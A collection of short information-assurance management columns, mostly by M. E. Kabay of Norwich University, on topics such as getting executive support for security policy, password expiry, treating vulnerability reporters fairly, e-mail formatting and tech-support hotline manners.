Let teachers and parents know about the cases summarized in this article; maybe we can keep a few more kids off the P2P warez (stolen IP) scene by talking to the ones whose frontal lobes are myelinated enough to let them listen and learn.< http://www.sciencenews.org/articles/20040508/bob9.asp >

* * *

Information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Overcoming Upper-Management Resistance

by Paul J. Brusil, PhD
Adjunct Professor, Information Assurance
Norwich University, Northfield VT

Note from M. E. Kabay: In working with students in the online Master of Science in Information Assurance (MSIA) program of Norwich University < http://www.msia.norwich.edu/ >, professors contribute to the weekly discussions. One of the questions in the first week of the second seminar, which focuses on management, presents a scenario in which management dismiss security concerns. Professor Paul J. Brusil, PhD, commented on his students' interchanges as follows and I think readers will appreciate his insights.

* * *

A number of you have made good suggestions for overcoming lack of support by upper management. I'd like to summarize, to highlight some and to put a couple more possibilities on the table for your consideration in overcoming management blockage to security policy development.

- You need to know what upper management opinions to counter. Try to find out what piece of "knowledge" is used by resistant management for them to arrive at the fear-uncertainty-doubt (FUD) conclusion regarding the value of information security and associated policies to your enterprise . Once you know what is really bothering the executive(s) who is(are) blocking action, then you have a better chance at discussing and exploring how to counter or accommodate the objection.

- Be prepared to talk about the potential pluses and minuses of instituting or not instituting each policy.

- Have a business case, not just a regulatory case, and, when possible, a return-on-investment (ROI) case for each potential security policy.

- When possible, develop and use a business impact analysis (BIA) matrix to show business impact to the enterprise if a security incident were to occur because of a lack of a particular policy.

- Have real-world examples of vulnerabilities created by lack of policy and examples of the business impacts of exploitation of such vulnerabilities.

- Analyze the marketplace and your competition. What are other enterprises in your field doing with respect to security policies? What are the media and trade magazines saying? Circulate headlines (and eventually whole news stories) of the look-what-happened-to-some-other-enterprises-and-how-they-got-burned-doing-what-we're-doing-now sort about enterprises similar to yours. In some sense, justify that fear is real. Circulate strategy-oriented headlines (eventually whole news stories) about security policies that enterprises similar to yours institute to show that your proposed approach is accepted by others.

- Make sure executives have a growing, and eventually complete, understanding of the responsibilities they have under current laws, including mandatory reporting (e.g., under California SB1386) to customers of even potential threats, the personal accountability they face, and the potential litigation facing the enterprise (including litigation associated with indirect liabilities that may arise because of business relationships between your enterprise and other enterprises that may knowingly or unknowingly violate Federal, state and local laws and regulations that pertain to information security).

- Get some real proof and evidence from your own enterprise for the need for security policies. Install free open source security monitoring tools such as an IDS (and if possible buy/borrow/install other security monitoring tools such as honeypots, event logs, etc.) to develop a picture of the security-related vulnerabilities and attacks happening now within your enterprise's IT structure because of lack of policies. That is, put together a picture of current incident activity and current potential/real direct asset losses and indirect asset losses (e.g., possible future customer losses due to negative publicity, diminishing reputation, or decreasing customer confidence) specific to your enterprise. It ought to be hard for a CFO to ignore asset losses.

- Seek and expand upper management/C-level support where ever and when ever you can find it.

- Have the various conclusions from the activities above available as 25-words-or-less impromptu, "elevator pitches" that you could give to a C-level manager you meet casually. Take every opportunity to bring home the points that real-world security-related problems do exist, that personal and enterprise risks are real, that a certain amount of fear is justified, and that security policy is one of the first steps in the right direction.

- Stay positive, but keep telling it as you see it.

* * *

Paul J. Brusil, PhD (brusil@post.harvard.edu) founded Strategic Management Directions, a security and enterprise management consultancy in Beverly, Massachusetts, USA. He has worked for MITRE, NIST, NSA, and many other US government agencies on security standards and other high-technology issues including especially medical informatics and the Common Criteria. Dr Brusil is an editor of the Journal of Network and Systems Management < http://www.cstp.umkc.edu/jnsm/ > and is the author of more than 100 papers and book chapters.

* * *

Staggering

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Most security administrators have figured out that having passwords expire on a specific day of the calendar is a prescription for a swamped help desk. The day after the expiration deadline, the poor help technicians are flooded with demands from irate users who have forgotten their new passwords (perhaps they forgot to write the new sequence on a sticky note attached to their screen or to "hide" the new password inside their unlocked desk drawer or under their keyboard)(sigh).

If you are still stuck using passwords, as most organizations are, a far better approach to password management is to force expiration of passwords on an individual basis, user by user. The load on the help desk thus gets distributed over all the working days instead of piling up on a few days a year.

I recently encountered another system management issue that could lead to a self-imposed denial of service. A correspondent informed me of a situation in which the technical services group needed a change of e-mail servers, forcing a change in the e-mail-client software of several thousand users. The staff allocated a week for the changeover, after which no one's unchanged e-mail configuration would work. The argument was that a fixed deadline would force users to act, whereas a longer period would simply lead to lower compliance as users forgot all about the change request.

Now, it's important to understand that the e-mail system actually allowed overlap of the old and new configuration for several weeks before the deadline. Given that overlap, I think that a better approach to handling this kind of network configuration change involving users would have been to partition the change among groups of users. For example, perhaps the Engineering Department could have been guided through the change over a couple of days, and then the Finance Department and later the Manufacturing Department, and so on. That way, difficulties arising from implementation glitches would not affect everyone in the company all at once and the help desk and other technical staff could avoid being overwhelmed.

In addition, a staggered implementation schedule would allow early adopters to help work the bugs out, if any. [Hah! Have you every encountered a project without bugs?] That's why I suggested beginning with a technically more sophisticated group (Engineering) who might better be able to cope with bugs and cooperate with the help desk members in sorting out unexpected problems. By the time the later, less sophisticated groups reached their turn, some of the early glitches could have been removed.

It's not exactly a staggering insight, but I hope it's a useful one.

* * *

< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Don’t Shoot the Messenger

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Here’s a scenario to consider.

* * *

A Master’s degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Handling Bad News

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Here's a scenario to consider.

You've installed a new system – say, a new ectopic frizzilator for the gandromorphic exilitory network. You've configured it according to specifications and have opened it for full access by your users.

Two days after the system opens for business, a couple of users show up at your office with some bad news: they have discovered that anyone can launch a denial-of-service (DoS) attack on the frizzilators simply by pinging them. Turns out they were curious to know if the frizzilators responded to a ping, and sure enough, they did. Then, just to be thorough, they tried bombarding the frizzilators with pings and established that the devices went completely dead, preventing any exilitory activity at all during the ping-storm.

So how do you respond?

Do you

(a) Thank your users warmly for letting you know about the vulnerability, promise to keep them in the loop with news, and then get to work fixing it? Or

(b) Accuse them of hacking your systems and threaten to have them fired and even arrested?

Believe me, I have received e-mail from users in the (b) situation and know students who have suffered the same treatment for pointing out security flaws.

Why would anyone react to helpful employees or students who go to the trouble of pointing out a security vulnerability by attacking them? Remember, I'm not talking about any kind of intrusive or damaging testing here: a ping is a normal function on any network, not a hacking tool.

I think that the (b) response is an entirely irrational, emotional reaction of fear. The people reacting this way are afraid that they will be blamed for having a security hole; instead of being grateful for having the vulnerability pointed out, they convert their fear of punishment into anger at those who have put them in the uncomfortable position of having to admit and then correct what they think of as their mistake.

But everyone makes mistakes, especially when configuring gandromorphic exilitory networks. These are complex systems, and no one should expect instant perfection. What one _should_ expect is rapid response to newly-identified problems; that's part of a sound continuous-process-improvement strategy.

In my Master of Science in Information Assurance program at Norwich University, I established a rule from the very first that sometimes surprises students: any student criticizing any aspect of

the program and providing a constructive solution we can use gets extra points. One of our students wrote to me saying that when she told her co-workers about getting an extra point on an exam for challenging a question and answer, they looked at her in disbelief; one said that challenging an exam question in _his_ graduate program would generate permanent dirty looks from the instructor for the rest of the course.

The other aspect of response (b) above may be a bad management environment. If people are punished for routine, fixable errors, it's natural that they may pass on their mistreatment to others. If you have that kind of management environment, maybe you should take a look at my lectures on management style; try downloading my 13 MB WinZIP file from < http://tinyurl.com/a4r8f > and then run the PowerPoint file in it with the sound on for the narration. You may be able to spread the ideas around your office and change the climate of fear over the long run.

Let's hope we can stop shooting the messengers.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Upgrading US Government ID Cards

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Government reports and projects may sometimes seem to be abstruse and expensive uses of taxpayer resources with limited relevance for the private sector. However, much of the work published for free access by state and federal authorities actually has much of value for any organization, especially larger ones facing problems similar to those of the government services. Luckily, documents created for governments are generally in the public domain, meaning that anyone can use them for constructive purposes.

The US federal government has recently established standards for identifying government employees and contractors. Federal Information Processing Standard (FIPS) 201 was issued in February 2005. It currently defines standards for the smart-card design, the details of biometric-data acquisition, and guidelines for the cryptographic components of the system. Much of the project information is useful for network administrators looking at shifting away from password-based identification and authentication (I&A).

The project overview [1] states that further development will provide "a comprehensive set of guidelines, recommendations, reference implementations, and conformance tests has been identified as being needed to: implement and use the PIV system; protect the personal privacy of all subscribers of the PIV system; authenticate identity source documents to obtain the correct legal name of the person applying for a PIV "card"; electronically obtain and store required biometric data (e.g., fingerprints, facial images) from the PIV system subscriber; create a PIV "card" that is "personalized" with data needed by the PIV system to later grant access to the subscriber to Federal facilities and information systems; assure appropriate levels of security for all applicable Federal applications; and provide interoperability among Federal organizations using the standards."

In addition to the Special Publications available explaining the major elements of the PIV, the most interesting resources available on the overview site are the presentation materials. There was a public meeting on January 19, 2005 that included the following talks whose slides and papers are available online as PDF handouts [2]:

- Ari Schwartz, Associate Director of the Center for Democracy and Technology, spoke on "Privacy and Other Policy Issues in Common ID for Federal Employees and Contractors." One of his key points was that "technical standards are being set before policy framework." He also provided a list of useful privacy-policy resources.[3]

- Pam Dixon, Executive Director of the World Privacy Forum, spoke on "The New Federal ID Card: Privacy Implications." She warned that the use of a single unique card identification number for all federal employees and contractors would be "subject to [the] same pressures and abuses as SSNs [Social Security Numbers]." She pointed out that a Privacy Impact Analysis (PIA) defined under Office of Management and Budget (OMB) Memorandum M-03-22 requires a statement of
    - What information is to be collected;

    - Why the information is being collected;
    - Intended uses of the data;
    - With whom the information will be shared;
    - What opportunities individuals have to decline to provide… or to consent to particular uses of the information….;
    - How information will be securured….;
    - Whether a system of records is being created under the Privacy Act, 5 USC 552a.[4]
- Dr Amitai Etzioni, Founder and Director of The Communitarian Network[5], emphasized the value of difficult-to-counterfeit IDs. "There is no right to have a false ID," he wrote in his two-page summary, and enumerated many cases of security failures due to counterfeit identification documents.
- Dr. Robert D. Atkinson, Vice President and Director of the Technology and New Economy Project at the Progressive Policy Institute[6], dismissed privacy concerns about the new cards and encouraging use of the government cards for many other purposes such as access to the rail system and for opening hotel rooms. He dismissed other speakers' concern over tracking employees carrying the new cards by writing, "An employer has a right to know where employees are during work hours.

Several other papers presented that day have valuable information for anyone interested in privacy and identification technology. I hope that the issues raised will be helpful for private-sector readers interested in establishing their own token-based I&A projects.

* * *

References

[1] Personal Identity Verification (PIV) of Federal Employees / Contractors.
< http://csrc.nist.gov/piv-project/ >
[2] Presentations for Public Meeting….
< http://csrc.nist.gov/piv-project/workshop-Jan19-2005/presentations.html >
[3] < http://www.cdt.org/privacy/guide/basic/fips.html >
[4] < http://tinyurl.com/cmrpa >
[5] < http://www.gwu.edu/~ccps/ >
[6] < http://www.ppionline.org/ >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Academic Spam

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some of you may have been the victims of commercial conference-organizers who run lots of conferences all over the world where speakers are expected to pay registration fees for the privilege of delivering lectures to attendees who pay registration fees so the organizers can make lots of profit.

Recently, my colleague Nan Poulios, Director of the Information Assurance Center at Walsh College and an Adjunct Professor in the Norwich MSIA Program, sent me a pointer to the following article: "MIT students pull prank on conference: Computer-generated gibberish submitted, accepted."[1] Seems three graduate students created a paper-generator called SCIgen that creates computer-science gibberish.[2] They submitted one of their products, a paper grandly entitled, "Rooter: A Methodology for the Typical Unification of Access Points and Redundancy" to a particularly annoying conference – and got it accepted!

I tried the generator and created the following wonderful spoof in a few seconds: "PALOLO: A Methodology for the Simulation of the World Wide Web" by Donald Duck, Michael Mouse, Daffy Duck, Mighty Mouse and Goofy Dog. The abstract reads, "Many statisticians would agree that, had it not been for telephony [8], the visualization of Markov models might never have occurred. Here, we show the synthesis of agents. We construct an analysis of Web services, which we call PALOLO." It has a table of contents with hyperlinks and begins in the impressive-sounding introduction as follows: "The deployment of forward-error correction has refined Smalltalk, and current trends suggest that the confirmed unification of the Ethernet and kernels will soon emerge. Certainly, this is a direct result of the simulation of digital-to-analog converters. Given the current status of ambimorphic communication, electrical engineers compellingly desire the extensive unification of erasure coding and architecture." And it goes on for another 2,000 words of gibberish including diagrams and 19 completely imaginary references.

In a famous protest over sloppy thinking in certain realms of academe, Dr Alan Sokal, Professor of Physics at New York University got his paper "Transgressing the Boundaries: Toward a Transformative Hermeneutics of Quantum Gravity" published in the journal _Social Text_ in 1996.[3] That article includes the mind-numbing passage, "But deep conceptual shifts within twentieth-century science have undermined this Cartesian-Newtonian metaphysics; revisionist studies in the history and philosophy of science have cast further doubt on its credibility; and, most recently, feminist and poststructuralist critiques have demystified the substantive content of mainstream Western scientific practice, revealing the ideology of domination concealed behind the façade of ``objectivity". It has thus become increasingly apparent that physical ``reality", no less than social ``reality", is at bottom a social and linguistic construct; that scientific ``knowledge", far from being objective, reflects and encodes the dominant ideologies and power relations of the culture that produced it; that the truth claims of science are inherently theory-laden and self-referential; and consequently, that the discourse of the scientific community, for all its undeniable value, cannot assert a privileged epistemological status with respect to counter-hegemonic narratives emanating from dissident or marginalized communities."[4] No one noticed that his paper was full of what he himself described as "nonsense and sloppy thinking."

Dr Sokal had a serious purpose to his parody: he was attacking a particular branch of analysis "that denies the existence of objective realities" and ignores reasoning and evidence as long as the supposed conclusion supports a particular political world-view.

The SCIgen program is not nearly as serious in intent. However, the automated gibberish-generator may spell the end of the fake-academic commercial-conference business. The students cite an example of an angry conference participant who was disgusted by the whole episode and felt that the acceptance of their gibberish cast doubts on all the papers accepted by the conference organizers.[5]

If the particular vocabulary set used by the MIT students isn't quite right for your conference-spamming efforts, they very kindly make their entire source code available free. Their Web site also includes a number of pointers to similar projects, including an amusing demonstration of fraud involving an abstract made up entirely of the conference's own call for papers – which was accepted.[6]

Charlatans beware.

* * *

References

[1] http://www.cnn.com/2005/TECH/science/04/14/mit.prank.reut/

[2] http://www.pdos.lcs.mit.edu/scigen/

[3] http://www.physics.nyu.edu/faculty/sokal/

[4] http://tinyurl.com/dmxsy

[5] http://www.pdos.lcs.mit.edu/scigen/liekens-inquiry.txt

[6] http://www.cg.tuwien.ac.at/~wp/videa-paper.html

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Out of Control

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently one of my staff sent me a draft memorandum to be sent to recipients by e-mail. She went to a lot of trouble to format her message nicely, with tab characters in lines of text designed to create a table of information that would be easy to read.

What never occurred to her – and to many other users of e-mail – is that the sender of e-mail, like the creator of a Web page, has almost no control over the appearance or format of her message on the recipient's computer screen or printer.

When my colleague's message reached me, my e-mail client followed the settings I had given it: convert all HTML e-mail to straight text and strip out extra line breaks (i.e., convert sequences of line breaks to no more than two). In addition, the program displayed the text e-mail in my choice of font, not the senders.

The result was that her nicely-formatted table ended up disintegrated into a jumble of misaligned text that was harder to read than if it had been planned for generalized representation in the first place. For example, the information could have been formatted using commas, semicolons, slashes or just line breaks that would be readable and useful in any format.

Similarly, Web browsers have options that specify a user's preferred mode of representation, including fonts and point sizes used for headers, background colors and size of pages. They allow a user to use – or to ignore – the settings defined by the Web-page or other HTML-document creator. This end-user power does not mean that it's pointless trying to format your Web page nicely, but it does imply that you should check its appearance in plain text and especially in proportional vs non-proportional typefaces.

Going back to e-mail, senders should remember that many people refuse to interpret HTML e-mail on security grounds. HTML can execute unwanted operations; for example, "Web beacons" are single-pixel images used for tracking Web activity. Opening an HTML e-mail message with such a pointer to such an external, invisible image increments a counter and, depending on how the URL is constructed, may transmit precise information about exactly who is reading that particular e-mail and when. Not everyone is happy with that function.

I think that for professional use, it is wise to ensure that one's message will be effective for all recipients. As a matter of course, I would define office policy on e-mail to require all users to set their e-mail clients to send plain-ASCII e-mail as the default case. If a special case does require formatted e-mail, the individual message can be set to HTML mode.

Microsoft Word DOC files are not a good solution for sending platform-independent materials that you want your recipients to see exactly as you intended. The DOC file depends on exactly which fonts are loaded on your recipient's machine; although there is a font-conversion table in MS-Word, the conversion is sometimes only approximate. Carefully formatted materials can thus appear very different on the recipient's machine than on the sender's. The same problem

occurs with Rich Text Format (RTF) files. In addition, some highly security-sensitive recipients simply flatly refuse DOC attachments, so keep that in mind when you are trying to send formatted information to strangers.

Acrobat Portable Document Format (PDF) files have become a _de facto_ standard for sending materials to recipients with sender-controllable output formatting. You can use the full Acrobat product from Adobe, transform output from the open-source TeX program, and use low-cost alternatives such as PDF995 to produce PDF files. I use PDF files every week to send student notes created in PowerPoint to the Norwich University print services; they offer many advantages over the limited print options available in PowerPoint itself. Just as an example, I routinely use Acrobat to produce printouts with nine slides per page that use all of the surface of the sheets instead of the shrunken images available using PowerPoint.

So remember this: the output format of your e-mail is out of your control unless you _take_ control.

* * *

For further reading:

Acrobat < http://www.adobe.com/products/acrobat/main.html >

PDF995 < http://www.pdf995.com/ >

How to produce PDF documents that display well on-screen, starting from TeX or LaTeX < http://www.utdallas.edu/~cantrell/online/tex-pdf.html >

* **

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see < http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Reward Smarter Password Choices

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Andreas Englisch from Munich wrote to me with some interesting suggestions about improving password management. With his kind permission, here are some of his comments (by the way, readers are welcome to write to me in German and French as well as English; and with the help of my translation program I can also manage to muddle through Spanish, Italian and Portuguese).

* * *

If you force passwords to expire after a fixed interval, people tend to define passwords containing a number. When their passwords expire, they simply increase that number by one; e.g., password1, password2, password3, etc.

Most systems prevent reuse of a password for a set period; for example, "The last 15 passwords are saved and may not be re-used." This password-numbering habit prevents a new password from being rejected by the system, but if anybody gets hold of such a password by shoulder surfing, dumpster diving, finding the sticky-note under the keyboard and so on, it is not going to be very difficult to find the next password in the series.

Moreover, I do not like password expiry by fixed intervals from another perspective: It treats all passwords the same, no matter how "good" (i.e. complex) they are. But would it not be better to set the password expiry interval as a function of password complexity? For example, if I use a really complex string of alphanumerical characters, I would have to change my password much less frequently than if I chose a more guessable password. This strategy would encourage people to use and remember better passwords than they currently use; in addition, they might stop using the same-old-password-1, same-old-password-2 approach to new passwords. Using this kind of approach, perhaps a bad password would have to be replaced after 30 days but a good one after 90 days and a really tough one after 180 days.

* * *

Dear Herr Englisch,

Your analysis of passwords with numbers is correct: any password with a number in it suggests that the next one will have similar characteristics. Therefore, password-checking algorithms should compare new passwords against old ones not only by a simple lookup list but also by using wild-card matching algorithms to detect static passwords that change in only one number or character or which shift all characters by the same increment of the sort sequence (e.g., "alpha1" becomes "bmqib2" and then later "cnrjc3") (and no, these are not my password!).

However, I worry a bit about long password lifetimes. It seems to me that the primary reason for forcing password changes is that passwords can be compromised by inadequate security practices, as you yourself pointed out.

The cryptographic strength seems to be a lesser vulnerability. For example, an eight-character password with uppercase and lowercase letters and numbers available could take months to crack (see "Brute-Force Cracking Estimation" < http://www.mekabay.com/methodology/keyspace.xls >) depending on processing power, but a single instance of shoulder-surfing could compromise it within a day of its being changed.

So perhaps the reward for more complex passwords can be tempered by concern over possible compromise; 30-60-90 days, for example?

In any case, I appreciate your taking the time to write and thank you for letting me quote you. Danke sehr!

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

How to Enrage Hotline Callers (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As regular readers will know, I've been addressing issues of how to manage Computer Incident Response Teams for more than a year. In my last article in the series, I summarized some simple guidelines for running a telephone hotline. This article is a little addendum that applies to any technical-support hotline. It's a list of the Forbidden Responses that I formulated in teaching my own staff and students at John Abbott College in the Technical Support Program.

(1) "No one has ever complained about this before."

This comment is usually uttered in a smarmy, contemptuous tone implying that there is something wrong with the caller. Obviously the caller must be wrong, deluded, ignorant or just plain stupid since the responder seems to believe it is impossible to be the first to report anything. Under this theory, no one would ever report problems and technical support's job would consist of being paid to play with computers all day without actually having to do anything useful.

No, the proper response to a new problem is an enthusiastic, "Thanks for reporting this! Maybe we can help other people from having the same problem."

(2) "I don't have time for this now."

Excuse me, but your failure to manage your time effectively is no excuse for not doing your job. Setting the caller's expectations on response time is perfectly reasonable; rejecting the call is not. When a caller has a problem, it's the entire team's responsibility to get it solved. An appropriate response is to take down all the relevant information and to ensure that the right resources are put on the job.

(3) "Why don't you try calling . . . ?"

No, it is not the caller's job to figure out which person is responsible for a particular aspect of technical support. Once a call is received and the dispatcher has assigned it to a responder, the responder must personally ensure that the call is routed to the correct person if the details make it clear that a reassignment makes sense. The responder stays on the line until the transfer is complete; for example, suppose Albert gets a call he can't handle because he lacks the technical training or resources required. He can respond to with, "OK, hang on, Sally, I don't have the right equipment here, so I'm going to transfer you to Bill for this…. [connects Bill] .... Bill, here's Sally with a problem on the hypercanthic utroxilator that you've been working on lately; Sally, Bill will continue with the problem you're having utroxilating your hypercanths." Only then, with the transfer complete, would Albert ring off the call. To complete the cycle, Albert would call the dispatcher to update his profile so that no other calls about hypercanthic utroxilators would be directed his way.

More in the next column.

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Net Crimes & Misdemeanors: Hitchcock's Lessons for All

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As I've mentioned in other columns, I am delighted to publish my students' work. Matthew Magliozzi was an excellent student in the CJ341 Cybercrime & Cyberlaw course < http://tinyurl.com/yhj6dc > at Norwich University in the Fall 2006 semester and I am pleased to present one of his edited extra-credit submissions for this column. In what follows, "I" refers to Mr Magliozzi.

* * *

J.A. Hitchcock < http://www.jahitchcock.com/ > has published a second edition of her book about Internet-mediated crime. Hitchcock has joined forces with Internet pioneer Vincent Cerf in _Net Crimes & Misdemeanors: Outmaneuvering Web Spammers, Stalkers, and Con Artists_ (CyberAge Books, 2006; ISBN 0-910-96572-2). < http://tinyurl.com/yzmgbw >

The book begins with a detailed account of her personal experiences as the victim of a cyberstalker.< http://members.tripod.com/~cyberstalked/ > In "Cyberstalking Happened to Me," she describes the fraudulent offers from fraudsters initially calling themselves the "Woodside Literary Agency" and then goes on to recount the tale of the e-mail bombs, the forged newsgroup postings and the lawsuits filed against the perpetrators with the support of fellow writers. Hitchcock presents her experiences in an educational manner, not to garner sympathy. By explaining each step she took in the process of bringing Woodside to justice, she not only provides a guide for other victims to follow, but she also alerts the public to the difficulties one faces when reporting a computer crime to the authorities. This aspect alone makes the book worthwhile.

In "Words Can Hurt," Hitchcock describes other instances of cyberstalking. She begins every chapter with definitions of essential terms and provides endnotes describing different acronyms or industry terms such as "sock puppet" (a secondary user-ID intended to deceive others into believing that someone is a separate user).< http://en.wikipedia.org/wiki/Sockpuppet_(Internet) >

The hallmark of her style that hits home more than any other cybercrime text is her presentation of personal stories. Hitchcock provides accounts of the victim-experience on a personal level. She does not provide a full name for the victim: they are simply "Nina," "Andy," "Katrina," and so on. It is easy to become involved in these stories. Hitchcock addresses specific laws in relation to the specific cases and avoids legalistic details. Hitchcock closes out each chapter of her work with methods readers can take to protect themselves.

Net Crimes would make an excellent supplement for an undergraduate course in cybercrime. Hitchcock addresses everything from spam to urban legends, eBay fraud, online dating fraud and phishing in terms of criminal acts. She also addresses steps law enforcement officials have taken

both publicly in the community and on university campuses. Her work merits placement at the top of the college cybercrime literature list because her style resonates with students. I found that I could not put it down for long.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

Matthew Magliozzi is a Criminal Justice major at Norwich University. He can be reached by e-mail at < mailto:magliozm@norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

How to Enrage Hotline Callers (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

This is the second part of a review of how not to respond to hotline callers.

(4) “That’s not my problem.”

In my experience, this sentence is uttered with finality as a way of shutting down a call before the caller has resolved the problem; it’s a way of limiting support to a narrow definition of responsibility and is used primarily by vendor personnel who cannot deal with issues outside the limits of their particular product – perfectly reasonable for them. However, for a corporate technical support line, I think it is better to remember the (probably apocryphal but still entertaining) story about the customer who bought snow tires and returned them to the wrong store, where a clerk refunded his money and was praised by management for building customer satisfaction and loyalty. I’d rather see my tech support staff going out of their way to find a solution to a client’s problems (and I use the word deliberately even for in-house callers) than blow people off to inflate an illusory productivity figure.

(5) “Just format your hard disk and re-install the operating system and call me back if it happens again?”

What can one say about this blow-off without descending into expletives? To suggest destroying the operating system, all program installation data and all user data as if this were a trivial matter (“just”) boggles the mind. Yes, it may be necessary – but not as a _diagnostic_ procedure.

(6) “Don’t get mad at me – I just work here.”

Sigh. All technical support personnel have to be trained in handling irate callers. The first principle is that an upset caller is usually not upset with the person answering the phone; (s)he is frustrated because a technical problem is stopping him or her from getting work done. So a tense voice, clipped speech, or even moderately raised voice is not a personal attack. Responders should practice techniques for calming people down such as saying, “I can understand how frustrating this is for you, and I’m going to do everything I can to help you fix it. Now, let’s start at the beginning….” And I did mean “practice;” it’s a good idea for technical support staff to practice role-playing with each other by using phones to go through scenarios for handling upset callers. Start with play-acting mildly-irritated callers and escalate from there. And remember that if a caller does become abusive, they should be passed to a supervisor who will explain that no employee may be verbally assaulted by anyone, ever.

* * *

For further reading:

Return to Spender
< http://www.snopes.com/business/consumer/nordstrom.asp >

* * *

A Master's degree in the management of information assurance in 18 months of online study from Norwich University – see
< http://www3.norwich.edu/msia > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Panko Offers Valuable Resources

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Dr Raymond R. Panko, Professor of Information Technology Management in the College of Business Administration at the University of Hawaii has been a star in the world of information technology for many years. His biography includes details such as, "He received his doctorate from Stanford University, graduating with a 4.0 GPA. He received his B.S. in physics _summa cum laude_ and his M.B.A. from Seattle University…. [H]e was a project manager at Stanford Research Institute (now SRI International), where he did extensive research on e-mail and videoconferencing…." I have been using various editions of his fine data communications text for many years in my courses.

I received a copy of Dr Panko's new college security text a few months ago and am pleased to point readers, especially college and industry teachers, to it as a useful resource.

The text opens with an overview chapter ("Framework") that sets students' expectations and explains why the subject is important. I like this approach; I begin every lecture in all my courses by speaking informally with my students about where the coming subject matter fits in the wider perspective of information technology in particular and management in general. I find that they respond with greater interest when they know why something matters than when they are presented with a stream of disconnected facts or principles.

Dr Panko offers a useful extra chapter (1a) that presents abstracts and references to recent computer crime cases. My computer crime courses also use this approach: it piques the students' curiosity and makes the course a bit more fun when they have specific cases in mind as we discuss particular attack and defense strategies.

Without going into detail here because of the limited space in this column, I can at least list the other chapters in the text:

2 Access control and site security
3 Review of TCP/IP internetworking
4 Attack methods
5 Firewalls (with an updated chapter available online; see below)
6 Host security
7 Elements of cryptography
8 Cryptographic systems: SSL/TLS, VPNs, and Kerberos
9 Application security: electronic commerce and e-mail
10 Incident and disaster response
11 Managing the security function
12 The broader perspective (privacy issues and cyberwar)

Dr Panko points out that the 12 chapters will fit neatly into a typical college semester.

The text includes detailed review questions scattered throughout the text of each chapter; in

addition, he provides additional essay-type questions at the end of the chapters. He has made a set of MS-PowerPoint slides available online for each of the chapters for security educators or trainers who use the text in their courses. In addition, he has recently updated Chapter 5 on firewalls with a much larger chapter downloadable as a PDF file from his Web site. Other files included updated homework questions, a paper on the Slammer worm, a very nice glossary, an extensive set of links to security software for Linux and Windows, and restricted files for teachers who use his textbook in their courses (answers to questions, teaching hints and a test-item file for creating quizzes and exams).

Great work as usual, Dr Panko. And best of luck in your next race in the six-place Hawaiian outrigger canoes!

* * *

References

Panko, R. R. (2002). _Business Data Networks and Telecommunications, 4th Edition_. Prentice-Hall (ISBN 0-130-35914-9). Amazon < http://tinyurl.com/9pb6d >.

